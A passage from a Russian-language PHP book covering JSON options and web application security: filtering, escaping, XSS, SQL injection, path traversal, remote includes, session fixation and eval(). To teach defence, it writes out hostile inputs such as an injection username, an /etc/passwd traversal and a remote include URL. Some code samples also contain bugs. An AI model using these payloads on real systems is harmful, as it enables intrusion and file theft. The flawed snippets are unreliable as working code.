            'name' => $this->name,
            'books' => $this->books,
        );

        return $data;
    }
}
```

Чтобы создать объект PHP по данным JSON, необходимо написать код для выполнения преобразования.

В листинге 13.2 приведен класс, реализующий фабричным методом преобразование данных JSON в экземпляры `Book` и `Author`.

### Листинг 13.2. Сериализация JSON в экземпляры Book и Author фабричным методом

```
class ResourceFactory {
    static public function authorFromJSON($jsonData) {
        $author = new Author($jsonData['id']);
        $author->name = $jsonData['name'];

        foreach ($jsonData['books'] as $bookIdentifier) {
            $this->books[] = new Book($bookIdentifier);
        }

        return $author;
    }

    static public function bookFromJSON($jsonData) {
        $book = new Book($jsonData['id']);
        $book->name = $jsonData['name'];
        $book->edition = (int) $jsonData['edition'];

        return $book;
    }
}
```

## Управляющие параметры

Функции парсера JSON поддерживают несколько параметров, управляющих процессом преобразования.

Для функции `json_decode()` чаще всего используются следующие параметры:

`JSON_BIGINT_AS_STRING`

При декодировании числа, слишком большого для представления числовым типом PHP, это значение возвращается в виде строки.

`JSON_OBJECT_AS_ARRAY`

Объекты JSON декодируются в массивы PHP.

Для функции `json_encode()` чаще всего используются следующие параметры:

`JSON_FORCE_OBJECT`

Индексируемые массивы кодируются из значений PHP в объекты JSON (вместо массивов JSON).

`JSON_NUMERIC_CHECK`

Кодирует строки, представляющие числовые значения, в числа JSON (вместо строк JSON). На практике лучше выполнять преобразование вручную, чтобы вы знали типы значений.



## JSON\_PRETTY\_PRINT

Возвращаемые данные форматируются при помощи пробелов, чтобы они лучше читались. Такое форматирование не является строго обязательным, но оно упрощает отладку.

Наконец, следующие параметры могут использоваться как для `json_encode()`, так и для `json_decode()`:

## JSON\_INVALID\_UTF8\_IGNORE

Недействительные символы UTF-8 игнорируются. Если также задан параметр `JSON_INVALID_UTF8_SUBSTITUTE`, то они заменяются. В противном случае они просто вставляются в итоговую строку.

## JSON\_INVALID\_UTF8\_SUBSTITUTE

Недействительные символы UTF-8 заменяются символом `\0xffffd` (символ Юникода 'REPLACEMENT CHARACTER').

## JSON\_THROW\_ON\_ERROR

При сбоях инициирует ошибку вместо загрузки последней глобальной ошибки.

## Что дальше?

При написании кода PHP в первую очередь уделите внимание безопасности кода — от блокировки и отражения атак до безопасности данных пользователей. В следующей главе вы найдете рекомендации и полезные приемы, которые помогут вам избежать проблем, связанных с безопасностью.

# Безопасность

PHP — гибкий язык, открывающий доступ практически ко всем API машины, на которой он выполняется. Так как PHP разрабатывался как язык обработки форм для страниц HTML, он упрощает работу с данными форм, передаваемых скриптам. Впрочем, удобство — палка о двух концах. Те самые возможности, которые позволяют легко писать программы на PHP, могут открыть доступ для взлома системы.

Язык PHP сам по себе не является ни безопасным, ни опасным. Безопасность веб-приложений полностью определяется их кодом. Например, если скрипт открывает файл, имя которого передается скрипту в параметре формы, этому скрипту можно передать удаленный URL, абсолютный и даже относительный путь, что позволит открыть файл за пределами иерархии корневого каталога документов. Так злоумышленник может получить доступ к файлу с конфиденциальной информацией.

Безопасность веб-приложений все еще остается относительно молодой и развивающейся дисциплиной. Одна глава, посвященная безопасности, не сможет в достаточной мере подготовить вас к шквалу атак, с которыми наверняка столкнется ваше приложение. Мы поступим прагматично и рассмотрим несколько тем, в том числе способы защиты приложений от самых распространенных и опасных атак. Глава завершается списком ресурсов для дальнейшего изучения темы, а также кратким резюме с дополнительными советами.

## Защитные меры

При разработке безопасного сайта самое главное — относиться с подозрением к информации, которая не генерируется самим приложением (данные форм, файлы и БД). Вы всегда должны подготовить соответствующие защитные меры.

## Фильтрация ввода

Когда данные описываются как «сомнительные», это не всегда означает, что они являются вредоносными. Они лишь *могут* быть вредоносными. Источнику нельзя доверять, поэтому данные следует проанализировать и убедиться в их достоверности. Процесс анализа называется *фильтрацией*. В приложение должны поступать только действительные данные.

Несколько полезных рекомендаций по поводу процесса фильтрации:

- Руководствуйтесь подходом «белого списка», то есть для перестраховки считайте любые данные, действительность которых не доказана, сомнительными.
- Никогда не исправляйте недействительные данные. Опыт показывает, что попытки исправления недействительных данных часто порождают уязвимости в области безопасности.
- Используйте схему выбора имен, которая поможет отличить отфильтрованные данные от сомнительных. Фильтрация бесполезна, если вы не можете надежно определить, отфильтрованы данные или нет.

Для укрепления этих концепций рассмотрим простую форму HTML, на которой пользователь выбирает один из трех цветов:

```
<form action="process.php" method="POST">
  <p>Please select a color:

  <select name="color">
    <option value="red">red</option>
    <option value="green">green</option>
    <option value="blue">blue</option>
  </select>

  <input type="submit" /></p>
</form>
```

Желание доверять `$_POST['color']` в `process.php` выглядит естественно. В конце концов, форма на первый взгляд ограничивает данные, которые может ввести пользователь. Однако опытные разработчики знают, что запросы не ограничивают состав содержащихся в них полей, то есть проверки данных на стороне клиента недостаточны. Вредоносные данные могут передаваться приложению разными способами, и ваша защита должна начинаться с недоверия и фильтрации ввода:

```
$clean = array();

switch($_POST['color']) {
  case 'red':
```

```

case 'green':
case 'blue':
$clean['color'] = $_POST['color'];
break;
default:
/* ОШИБКА */
break;
}

```

В этом примере продемонстрирована простая схема формирования имен. Мы инициализируем массив с именем `$clean`. Для каждого поля введенные данные проверяются, а проверенный ввод сохраняется в массиве. Тем самым снижается вероятность того, что сомнительные данные будут ошибочно приняты за фильтрованные.

Логика фильтрации зависит исключительно от типа анализируемых данных, и чем осторожнее можно действовать, тем лучше. Для примера рассмотрим форму регистрации, на которой пользователь вводит свое имя. Очевидно, возможных имен пользователей слишком много, так что предыдущий пример здесь не поможет. В таких случаях лучше всего фильтровать данные по формату. С помощью настройки логики фильтрации вы можете потребовать, чтобы имя пользователя состояло из алфавитно-цифровых символов:

```

$clean = array();

if (ctype_alnum($_POST['username'])) {
    $clean['username'] = $_POST['username'];
}
else {
    /* ОШИБКА */
}

```

Конечно, этот фрагмент не проверяет длину имени. Используйте функцию `mb_strlen()` для анализа и соблюдения минимальной и максимальной длины строки:

```

$clean = array();

$length = mb_strlen($_POST['username']);

if (ctype_alnum($_POST['username']) && ($length > 0) && ($length <= 32)) {
    $clean['username'] = $_POST['username'];
}
else {
    /* ОШИБКА */
}

```

Достаточно часто не все символы, которые должны быть разрешены, принадлежат одной группе (скажем, группе алфавитно-цифровых символов); в таких

ситуациях на помощь приходят регулярные выражения. Для примера возьмем следующую логику фильтрации фамилии:

```
$clean = array();

if (preg_match("/^[^A-Za-z \'\-]/", $_POST['last_name'])) {
    /* ОШИБКА */
}
else {
    $clean['last_name'] = $_POST['last_name'];
}
```

Фильтр пропускает только алфавитные символы, пробелы, дефисы и одинарные кавычки и использует принцип белого списка. Здесь белый список представляет собой список действительных символов.

В общем случае фильтрация становится процессом, обеспечивающим целостность данных. Но хотя многие дефекты безопасности в веб-приложениях могут быть предотвращены фильтрацией, чаще всего причиной становится отсутствие экранирования данных.

## Экранирование выходных данных

Экранирование — механизм защиты данных при их переходе в другой контекст. PHP часто связывает между собой различные источники данных, а при отправке данных удаленному источнику вы сами отвечаете за их правильную подготовку.

Например, в запросе SQL для сохранения в БД MySQL название издательства O'Reilly представляется в виде O\ 'Reilly. Обратный слеш указывает, что одинарная кавычка является частью данных, а не запроса, и экранирование гарантирует, что символ будет интерпретирован верно.

Два основных удаленных источника, которым приложения PHP отправляют данные, — клиенты HTTP (браузеры), интерпретирующие HTML, JavaScript, другие технологии клиентской стороны и БД, интерпретирующие SQL. Для первого случая PHP предоставляет функцию `htmlentities()`:

```
$html = array();
$html['username'] = htmlentities($clean['username'], ENT_QUOTES, 'UTF-8');

echo "<p>Welcome back, {$html['username']}</p>";
```

В этом примере продемонстрировано использование другой схемы имен. Массив `$html` похож на массив `$clean`, не считая того, что он предназначен для хранения данных, использование которых в контексте HTML безопасно.

URL-адреса иногда встраиваются в разметку HTML в виде ссылок:

```
<a href="http://host/script.php?var={$value}">Click Here</a>
```

В этом конкретном примере `$value` существует во вложенных контекстах. Оно находится в строке запроса URL-адреса, внедренного в разметку HTML в виде ссылки. Так как значение в данном случае состоит из алфавитных символов, его использование безопасно в обоих контекстах. Но если безопасность значения `$var` в этих контекстах не гарантирована, оно должно быть экранировано дважды:

```
$url = array(
    'value' => urlencode($value),
);

$link = "http://host/script.php?var={$url['value']}";

$html = array(
    'link' => htmlentities($link, ENT_QUOTES, "UTF-8"),
);

echo "<a href=\"{$html['link']}\">Click Here</a>";
```

Таким образом гарантируется безопасность использования ссылки в контексте HTML, а при использовании в виде URL (например, когда пользователь щелкает на ссылке) кодирование URL гарантирует, что значение `$var` будет защищено.

Существуют также встроенные функции экранирования для конкретных БД. Например, расширение MySQL предоставляет функцию `mysqli_real_escape_string()`:

```
$mysql = array(
    'username' => mysqli_real_escape_string($clean['username']),
);

$sql = "SELECT * FROM profile
WHERE username = '{$mysql['username']}';

$result = mysql_query($sql);
```

Еще более безопасный вариант — экранирование с помощью библиотеки абстрагирования БД. Следующий фрагмент демонстрирует эту концепцию для `PEAR::DB`:

```
$sql = "INSERT INTO users (last_name) VALUES (?";
$db->query($sql, array($clean['last_name']));
```

Этот неполный пример демонстрирует применение заполнителей (?) в запросах SQL. `PEAR::DB` экранирует данные в соответствии с требованиями вашей БД. Работа с заполнителями подробнее рассмотрена в главе 9.

Полноценное решение с экранированием вывода должно включать контекстно-зависимое экранирование для элементов HTML, атрибутов HTML, JavaScript, CSS и URL, причем делать это способом, безопасным по отношению к Юникоду. В листинге 14.1 приведен пример класса для экранирования вывода в различных контекстах на основании правил экранирования содержимого, определяемых проектом Open Web Application Security Project.

**Листинг 14.1.** Экранирование вывода для разных контекстов

```
class Encoder
{
    const ENCODE_STYLE_HTML = 0;
    const ENCODE_STYLE_JAVASCRIPT = 1;
    const ENCODE_STYLE_CSS = 2;
    const ENCODE_STYLE_URL = 3;
    const ENCODE_STYLE_URL_SPECIAL = 4;

    private static $URL_UNRESERVED_CHARS =
    'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz._~';

    public function encodeForHTML($value) {
        $value = str_replace('&', '&amp;', $value);
        $value = str_replace('<', '&lt;', $value);
        $value = str_replace('>', '&gt;', $value);
        $value = str_replace('"', '&quot;', $value);
        $value = str_replace("'", '&#x27;', $value); // &apos; is not recommended
        $value = str_replace('/', '&#x2F;', $value); // forward slash can help end
        HTML entity

        return $value;
    }

    public function encodeForHTMLAttribute($value) {
        return $this->_encodeString($value);
    }

    public function encodeForJavascript($value) {
        return $this->_encodeString($value, self::ENCODE_STYLE_JAVASCRIPT);
    }

    public function encodeForURL($value) {
        return $this->_encodeString($value, self::ENCODE_STYLE_URL_SPECIAL);
    }

    public function encodeForCSS($value) {
        return $this->_encodeString($value, self::ENCODE_STYLE_CSS);
    }

    /**
     * Кодирует все специальные символы в части URL, содержащей путь.
```

```

* Не изменяет слешы, используемые для обозначения каталогов.
* Если имена ваших каталогов содержат слеш (что бывает редко),
* примените простое кодирование URL к каждому компоненту каталога,
* а затем объедините их со слешем.
*
* По материалам http://en.wikipedia.org/wiki/Percent-encoding and
* http://tools.ietf.org/html/rfc3986
*/
public function encodeURLPath($value) {
    $length = mb_strlen($value);

    if ($length == 0) {
        return $value;
    }

    $output = '';

    for ($i = 0; $i < $length; $i++) {
        $char = mb_substr($value, $i, 1);

        if ($char == '/') {
            // слеш разрешен в путях.
            $output .= $char;
        }
        else if (mb_strpos(self::$URL_UNRESERVED_CHARS, $char) == false) {
            // Не входит в список незарезервированных,
            // поэтому нужно закодировать.
            $output .= $this->_encodeCharacter($char, self::ENCODE_STYLE_URL);
        }
        else {
            // Входит в список незарезервированных, пропускается.
            $output .= $char;
        }
    }

    return $output;
}

private function _encodeString($value, $style = self::ENCODE_STYLE_HTML) {
    if (mb_strlen($value) == 0) {
        return $value;
    }

    $characters = preg_split('/(?<!^)(?!$)/u', $value);
    $output = '';

    foreach ($characters as $c) {
        $output .= $this->_encodeCharacter($c, $style);
    }

    return $output;
}

```



```

}

private function _encodeCharacter($c, $style = self::ENCODE_STYLE_HTML) {
if (ctype_alnum($c)) {
return $c;
}

if (($style === self::ENCODE_STYLE_URL_SPECIAL) && ($c == '/' || $c == ':')) {
return $c;
}

$charCode = $this->_unicodeOrdinal($c);

$prefixes = array(
self::ENCODE_STYLE_HTML => array('&#x', '&#x'),
self::ENCODE_STYLE_JAVASCRIPT => array('\x', '\u'),
self::ENCODE_STYLE_CSS => array('\', '\'),
self::ENCODE_STYLE_URL => array('%', '%'),
self::ENCODE_STYLE_URL_SPECIAL => array('%', '%'),
);

$suffixes = array(
self::ENCODE_STYLE_HTML => ';',
self::ENCODE_STYLE_JAVASCRIPT => '',
self::ENCODE_STYLE_CSS => '',
self::ENCODE_STYLE_URL => '',
self::ENCODE_STYLE_URL_SPECIAL => '',
);

// Если входит в ASCII, закодировать в форме \xHH
if ($charCode < 256) {
$prefix = $prefixes[$style][0];
$suffix = $suffixes[$style];

return $prefix . str_pad(strtoupper(dechex($charCode)), 2, '0') . $suffix;
}

// в противном случае закодировать в форме \uHHHH
$prefix = $prefixes[$style][1];
$suffix = $suffixes[$style];
return $prefix . str_pad(strtoupper(dechex($charCode)), 4, '0') . $suffix;
}

private function _unicodeOrdinal($u) {
$c = mb_convert_encoding($u, 'UCS-2LE', 'UTF-8');
$c1 = ord(substr($c, 0, 1));
$c2 = ord(substr($c, 1, 1));

return $c2 * 256 + $c1;
}
}

```

## Дефекты безопасности

После рассмотрения двух основных защитных мер перейдем к описанию некоторых распространенных видов атак, для предотвращения которых они создавались.

### Межсайтовое выполнение скриптов

Межсайтовое выполнение скриптов, или XSS (cross-site scripting), стало самой распространенной уязвимостью веб-приложений, а с ростом популярности технологий Ajax можно ожидать, что атаки XSS станут более изощренными и будут происходить чаще.

Термин «межсайтовое выполнение скриптов» не очень точен и актуален для многих современных атак, и это порождает определенную путаницу. В двух словах, ваш код уязвим в любой ситуации, в которой выходные данные не были правильно экранированы под содержание вывода. Пример:

```
echo $_POST['username'];
```

Это крайний пример, потому что данные `$_POST` очевидно не фильтруются и не экранируются, однако он демонстрирует уязвимость.

Атаки XSS ограничиваются возможностями технологий клиентской стороны. Традиционно атаки XSS использовались для захвата cookie жертвы на основе того факта, что `document.cookie` их содержит.

Для предотвращения атак XSS необходимо правильно экранировать вывод для выходного контекста:

```
$html = array(
    'username' => htmlentities($_POST['username'], ENT_QUOTES, "UTF-8"),
);
echo $html['username'];
```

Также всегда необходимо фильтровать входные данные. Фильтрация может стать дополнительной защитной мерой (реализация избыточных защитных мер соответствует принципу безопасности, известному как «эшелонированная защита»). Например, если вы проверяете, что имя пользователя содержит только алфавитные символы, и выводите только отфильтрованное имя пользователя, то никакой уязвимости XSS не будет. Но не полагайтесь на фильтрацию как на главный механизм защиты от XSS, потому что она не устраняет корневую причину проблемы.

# Внедрение SQL

Вторая распространенная уязвимость веб-приложений — *внедрение SQL* — имеет много общего с XSS. Разница в том, что уязвимости внедрения SQL появляются при использовании неэкранированных данных в запросах SQL. (Атаки XSS было бы лучше называть «внедрением HTML».)

Следующий пример демонстрирует уязвимость внедрения SQL:

```
$hash = hash($_POST['password']);
$sql = "SELECT count(*) FROM users
  WHERE username = '{$_POST['username']}' AND password = '{$hash}'";
$result = mysql_query($sql);
```

Если имя пользователя не будет экранировано, его значение сможет изменить формат запроса SQL. Так как эта уязвимость встречается часто, многие злоумышленники при попытке зарегистрироваться на сайте используют имена вида `chris' --`. Такое имя открывает доступ к учетной записи пользователя `chris'` без введения пароля. После интерполяции запрос SQL принимает следующий вид:

```
SELECT count(*)
FROM users
WHERE username = 'chris' --'
AND password = '...'";
```

Так как два последовательных дефиса (`--`) обозначают начало комментария SQL, этот запрос идентичен следующему:

```
SELECT count(*)
FROM users
WHERE username = 'chris'
```

Если код с таким фрагментом предполагает успешный вход, если значение `$result` отлично от нуля, такое внедрение SQL позволит атакующему получить доступ к любой учетной записи без введения пароля.

Защита приложений от внедрения SQL в основном достигается экранированием вывода:

```
$mysql = array();

$hash = hash($_POST['password']);
$mysql['username'] = mysql_real_escape_string($clean['username']);

$sql = "SELECT count(*) FROM users
  WHERE username = '{$mysql['username']}' AND password = '{$hash}'";

$result = mysql_query($sql);
```

Впрочем, экранирование лишь гарантирует, что данные, которые вы экранируете, будут интерпретированы как данные. Данные все равно необходимо отфильтровать, потому что такие символы, как знак % (процент), имеют особый смысл в SQL, но в экранировании не нуждаются.

Лучшей защитой от внедрения SQL становится использование *связанных параметров*. Следующий пример демонстрирует использование связанных параметров с расширением PDO и БД Oracle:

```
$sql = $db->prepare("SELECT count(*) FROM users
  WHERE username = :username AND password = :hash");
$sql->bindParam(":username", $clean['username'], PDO::PARAM_STRING, 32);
$sql->bindParam(":hash", hash($_POST['password']), PDO::PARAM_STRING, 32);
```

Так как связанные параметры гарантируют, что данные никогда не войдут в контекст, где они будут рассматриваться как что-то иное (не будут неправильно интерпретированы), экранирование имени пользователя и пароля необязательно.

## Уязвимости имен файлов

Довольно легко создать имя файла, которое обозначает не то, что вы предполагали. Допустим, есть переменная `$username`, содержащая имя пользователя, которое было введено пользователем в поле формы. Теперь предположим, что вы хотите сохранить приветственное сообщение для каждого пользователя в каталоге `/usr/local/lib/greetings`. Это сообщение должно выводиться каждый раз, когда пользователь входит в приложение. Код вывода приветствия для текущего пользователя будет таким:

```
include("/usr/local/lib/greetings/{$username}");
```

На первый взгляд все выглядит безобидно, но что, если пользователь выберет имя `"../../../../etc/passwd"`? Код включения приветствия теперь содержит следующий относительный путь: `/etc/passwd`. Относительные пути — стандартный прием, который используется хакерами против ничего не подозревающих скриптов.

Беспечного программиста также подстерегает и другая ловушка: по умолчанию PHP может открывать удаленные файлы теми же функциями, которые используются для открытия локальных файлов. Функции `fopen()` и всем функциям, которые ее используют (например, `include()` и `require()`), можно передать URL-адрес HTTP или FTP вместо имени файла. В этом случае будет открыт документ, определяемый данным URL. Пример:

```
chdir("/usr/local/lib/greetings");
$fp = fopen($username, 'r');
```

Если `$username` присвоено значение `https://www.example.com/myfile`, то открыт будет внешний файл, а не локальный.

Ситуация ухудшится, если пользователь сообщит, какой файл должен включаться функцией `include()`:

```
$file = $_REQUEST['theme'];  
include($file);
```

Если параметр `theme` передан со значением `https://www.example.com/badcode.inc`, а `variables_order` включает `GET` или `POST`, ваш скрипт PHP спокойно загрузит и выполнит удаленный код. Никогда не используйте параметры как имена файлов.

У проблемы проверки имен файлов есть несколько решений: можно отключить удаленный доступ к файлам, проверять имена файлов функциями `realpath()` и `basename()` (как описано далее) и использовать параметр `open_basedir` для ограничения доступа к файловой системе за пределами корневого каталога документов сайта.

## Проверка относительных путей

Если вам все же нужно разрешить пользователю вводить имя файла, используйте комбинацию функций `realpath()` и `basename()`, чтобы убедиться, что оно соответствует ожиданиям. Функция `realpath()` преобразует специальные элементы (такие, как `.` и `..`). После вызова `realpath()` вы получаете полный путь, для которого можно вызвать `basename()`. Функция `basename()` возвращает только непосредственное имя файла из полного пути.

Добавим функции `realpath()` и `basename()` к примеру с приветственным сообщением:

```
$filename = $_POST['username'];  
$vetted = basename(realpath($filename));  
if ($filename !== $vetted) {  
    die("{ $filename } is not a good username");  
}
```

В данном случае `$filename` преобразуется в полный путь, из которого извлекается имя файла. Если значение не совпадает с исходным значением `$filename`, значит, мы получили некорректное имя файла, которое не должно использоваться в приложении.

Получив минимальное имя файла, вы можете реконструировать полное имя на основании того, где должны размещаться допустимые файлы, и добавить расширение на основании фактического содержимого файла:

```
include("/usr/local/lib/greetings/{ $filename }");
```

## Фиксация сеанса

Фиксация сеанса — популярная разновидность атак, целью которой являются сеансовые данные. Она предоставляет самый простой способ получения действительного идентификатора сеанса. Обычно она становится промежуточным этапом атаки перехвата сеанса, при которой атакующий выдает себя за пользователя, предоставляя его идентификатор сеанса.

Термином «фиксация сеанса» называется любой метод, который заставляет жертву использовать идентификатор сеанса, выбранный атакующим. Простейший пример — ссылка со встроенным идентификатором сеанса:

```
<a href="http://host/login.php?PHPSESSID=1234">Log In</a>
```

Жертва, щелкая по ссылке, продолжает сеанс под идентификатором 1234. И если жертва перейдет к вводу регистрационных данных, атакующий сможет перехватить сеанс жертвы для повышения уровня привилегий.

Есть несколько разновидностей этой атаки, включая те, которые используют cookie. К счастью, защитные меры просты и последовательны. Каждый раз, когда происходит изменение уровня привилегий (например, при вводе регистрационных данных пользователя), генерируйте идентификатор сеанса заново вызовом `session_regenerate_id()`:

```
if (check_auth($_POST['username'], $_POST['password'])) {  
    $_SESSION['auth'] = TRUE;  
    session_regenerate_id(TRUE);  
}
```

Фактически вы таким образом предотвратите атаки фиксации сеанса — каждому пользователю, который введет свои регистрационные данные (или иным способом расширит свои права), гарантированно будет назначен новый случайный идентификатор сеанса.

## Ловушки отправки файлов

Ловушки отправки файлов направлены на данные, изменяемые пользователем, и файловую систему. Хотя версия PHP 7 безопасно обрабатывает отправку файлов, для беспечного программиста все еще существует ряд потенциальных рисков.

### Не доверяйте именам файлов, предоставленным браузером

Будьте осторожны с именами файлов, которые отправляются браузером. Если это возможно, не используйте их как имена файлов в вашей файловой системе.

Браузер вполне может отправить файл с именем `/etc/passwd` или `/home/kevin/.forward`. Имя файла, предоставленное браузером, может использоваться для любых взаимодействий с пользователем, но для фактического вызова файла необходимо сгенерировать уникальное имя самостоятельно. Пример:

```
$browserName = $_FILES['image']['name'];
$tempName = $_FILES['image']['tmp_name'];

echo "Thanks for sending me {$browserName}.";

$counter++; // переменная-счетчик
$filename = "image_{$counter}";

if (is_uploaded_file($tempName)) {
    move_uploaded_file($tempName, "/web/images/{$filename}");
}
else {
    die("There was a problem processing the file.");
}
```

## Остерегайтесь заполнения своей файловой системы

Обращайте внимание на размер отправляемых файлов. Хотя вы можете сообщить браузеру максимальный размер отправляемого файла, это всего лишь рекомендация, которая не гарантирует, что скрипт не будет обрабатывать файл большего размера. Атакующий может провести атаку типа DoS (отказ в обслуживании), отправляя файлы достаточно большого размера, чтобы заполнить файловую систему вашего сервера.

Присвойте параметру конфигурации `post_max_size` в `php.ini` максимальный размер (в байтах):

```
post_max_size = 1024768; // один мегабайт
```

PHP будет игнорировать запросы, у которых объем полезной нагрузки превышает указанное значение. Пожалуй, используемое по умолчанию значение 10 Мбайт больше того, что нужно большинству сайтов.

## Конфигурация EGPCS

По умолчанию `variables_order` (EGPCS) обрабатывают параметры GET и POST до `cookie`. Этот факт позволяет пользователю отправить `cookie`, значение которого заменит глобальную переменную, которая, вероятно, содержит информацию об отправленном файле. Чтобы избежать подобных ловушек, убедитесь, что заданный файл действительно был отправленным, при помощи функции `is_uploaded_file()`. Пример:

```

$uploadFilepath = $_FILES['uploaded']['tmp_name'];

if (is_uploaded_file($uploadFilepath)) {
    $fp = fopen($uploadFilepath, 'r');

    if ($fp) {
        $text = fread($fp, filesize($uploadFilepath));
        fclose($fp);

        // сделать что-то с содержимым файла
    }
}

```

PHP предоставляет функцию `move_uploaded_file()`, которая перемещает файл только в том случае, если он был отправлен. Такое решение предпочтительнее прямого перемещения файла функцией системного уровня или функцией PHP `copy()`. Например, следующий код невозможно ввести в заблуждение при помощи cookie:

```

move_uploaded_file($_REQUEST['file'], "/new/name.txt");

```

## Несанкционированный доступ к файлам

Если на веб-сервер можете войти только вы и те люди, которым вы доверяете, можно не беспокоиться о разрешениях доступа к файлам, которые используются или создаются вашими программами PHP. Однако большинство веб-сайтов размещается на машинах интернет-провайдера, и возникает риск того, что другие пользователи смогут читать файлы, созданные вашей программой PHP. Рассмотрим варианты работы с проблемой разрешений.

### Ограничение доступа к файловой системе определенным каталогом

Параметр конфигурации `open_basedir` позволяет ограничить доступ из скриптов PHP конкретным каталогом. Если этот параметр установлен в файле `php.ini`, PHP ограничивает функции файловой системы и ввода/вывода, позволяя им работать только в этом каталоге или в любых его подкаталогах. Пример:

```

open_basedir = /some/path

```

Если этот параметр конфигурации действует, следующие вызовы функций будут успешными:

```

unlink("/some/path/unwanted.exe");
include("/some/path/less/travelled.inc");

```



А эти вызовы приведут к ошибкам времени выполнения:

```
$fp = fopen("/some/other/file.exe", 'r');  
$dp = opendir("/some/path/../other/file.exe");
```

Конечно, на одном веб-сервере могут работать сразу несколько приложений, и каждое приложение обычно хранит файлы в собственном каталоге. Значение `open_basedir` можно настроить на уровне виртуальных хостов в файле `httpd.conf`:

```
<VirtualHost 1.2.3.4>  
  ServerName domainA.com  
  DocumentRoot /web/sites/domainA  
  php_admin_value open_basedir /web/sites/domainA  
</VirtualHost>
```

Аналогичным образом можно настроить параметр на уровне каталогов или на уровне URL в `httpd.conf`:

```
# на уровне каталогов  
<Directory /home/httpd/html/app1>  
  php_admin_value open_basedir /home/httpd/html/app1  
</Directory>  
  
# на уровне URL  
<Location /app2>  
  php_admin_value open_basedir /home/httpd/html/app2  
</Location>
```

Каталог `open_basedir` может быть задан только в файле `httpd.conf`, но не в файлах `.htaccess`, и для его назначения необходимо использовать `php_admin_value`.

## Немедленная установка прав доступа

Не устанавливайте права доступа после создания файла, чтобы не создавать *состояние гонки*, при котором удачливый пользователь может открыть созданный файл до установления блокировки. Вместо этого используйте функцию `umask()` для отключения лишних прав доступа. Пример:

```
umask(077); // отключение ---rwxrwx  
$fh = fopen("/tmp/myfile", 'w');
```

По умолчанию функция `fopen()` пытается создать файл с правами доступа 0666 (`rw-rw-rw-`). Вызов `umask()` блокирует биты группы и другие биты, оставляя только маску 0600 (`rw-----`). Теперь при вызове `fopen()` файл будет создаваться с этими правами доступа.

## Отказ от файлов

Все скрипты, выполняемые на машине, выполняются от имени одного пользователя, поэтому файл, созданный одним скриптом, может быть прочитан другим — независимо от того, какой пользователь написал этот скрипт. Все, что необходимо знать скрипту для чтения файла, — это имя файла.

В этой ситуации ничего изменить не удастся, поэтому лучшее решение — не использовать файлы для хранения данных, которые необходимо защитить. Самое безопасное место для хранения — БД.

Есть сложное обходное решение, в котором для каждого пользователя запускается отдельный демон Apache. Добавив обратный прокси-сервер (например, `haproxy`) перед пулом экземпляров Apache, вы сможете обслуживать более ста пользователей на одной машине. Впрочем, лишь немногие сайты поступают подобным образом, потому что сложность и затраты такого подхода намного выше, чем в типичной ситуации, в которой один демон Apache может обслуживать веб-страницы тысяч пользователей.

## Защита файлов сессий

Встроенный механизм поддержки сессий в PHP хранит информацию сессий в файлах. Файлам присваиваются имена вида `/tmp/идентификатор`, где *идентификатор* — это имя сессии. Как правило, владельцем файлов является идентификатор пользователя веб-сервера (обычно `nobody`).

Так как все скрипты PHP выполняются на веб-сервере от имени одного пользователя, это означает, что любой скрипт PHP, размещенный на сервере, сможет читать любые файлы сессий любого другого сайта PHP. В ситуации, когда ваш код PHP хранится на сервере интернет-провайдера, который используется совместно со скриптами PHP других пользователей, переменные, хранимые в сессиях, видны для других скриптов PHP.

Что еще хуже, другие пользователи на сервере могут создавать файлы в каталоге сессии `/tmp`. Ничто не мешает злоумышленнику создать фиктивный файл сессии с любыми переменными и значениями. Затем он может заставить браузер отправить вашему скрипту cookie с именем фиктивного сессии, и ваш скрипт загрузит переменные из этого фиктивного файла.

Вы можете попросить провайдера настроить сервер так, чтобы ваши файлы сессий хранились в отдельном каталоге. Обычно это означает, что ваш блок `VirtualHost` в файле Apache `httpd.conf` будет содержать запись вида:

```
php_value session.save_path /some/path
```

Если на сервере доступна функциональность `.htaccess`, а настройка Apache позволяет вам переопределять параметры, вы можете внести это изменение самостоятельно.

## Соккрытие библиотек PHP

Хакеры нередко узнают о потенциальных уязвимостях, загружая файлы или данные, которые хранятся вместе с файлами PHP и HTML в корневом каталоге документов веб-сервера. Чтобы этого не произошло, храните библиотеки кода и данные за пределами иерархии корневого каталога документов сервера.

Например, если корневым каталогом документов является каталог `/home/httpd/html`, то все, что хранится ниже этого каталога, может быть загружено по URL. От вас лишь потребуется разместить код библиотек, файлов конфигурации, файлов журналов и других данных за пределами этого каталога (например, в `/usr/local/lib/myapp`). Это не мешает другим пользователям веб-сервера обращаться к этим файлам (см. раздел «Отказ от файлов» выше), но удаленные пользователи не смогут загрузить эти файлы.

Если же вам необходимо хранить вспомогательные файлы в корневом каталоге документов, настройте веб-сервер так, чтобы он отклонял запросы к этим файлам. Например, следующий фрагмент приказывает Apache отклонять запросы файлов со стандартным расширением для вспомогательных файлов PHP — `.inc`:

```
<Files ~ "\.inc$">
  Order allow,deny
  Deny from all
</Files>
```

Более предпочтительный способ предотвращения загрузки исходных файлов PHP — всегда использовать расширение `.php`.

Если библиотеки кода не хранятся в одном каталоге со страницами PHP, которые их используют, необходимо сообщить PHP, где следует искать библиотеки: либо указать путь в каждом вызове `include()` или `require()`, либо изменить параметр `include_path` в файле `php.ini`:

```
include_path = "./usr/local/php:/usr/local/lib/myapp";
```

## Проблемы с кодом PHP

Функция `eval()` позволяет скрипту выполнить произвольный код PHP. В отдельных случаях эта возможность может оказаться полезной, но если вы решаете любым данным, введенным пользователем, проходить через вызов

`eval()`, то просто напрашиваетесь на неприятности. Например, следующий код оборачивается настоящим кошмаром для безопасности приложения:

```
<html>
<head>
<title>Here are the keys...</title>
</head>
<body>
<?php if ($_REQUEST['code']) {
echo "Executing code...";
eval(stripslashes($_REQUEST['code'])); // BAD!
} ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
<input type="text" name="code" />
<input type="submit" name="Execute Code" />
</form>
</body>
</html>
```

Страница получает произвольный код PHP на форме и выполняет его в составе скрипта. Выполняемый код получает доступ ко всем глобальным переменным скрипта (и выполняется с теми же правами доступа). Нетрудно представить, к чему это может привести. Достаточно ввести на форме следующий код:

```
include("/etc/passwd");
```

Никогда так не делайте. Гарантировать безопасность такого скрипта невозможно.

Чтобы глобально заблокировать конкретные вызовы функций, перечислите их через запятые, в параметре конфигурации `disable_functions` в файле `php.ini`. Например, если функция `system()` вам точно не понадобится, запретите ее следующей командой:

```
disable_functions = system
```

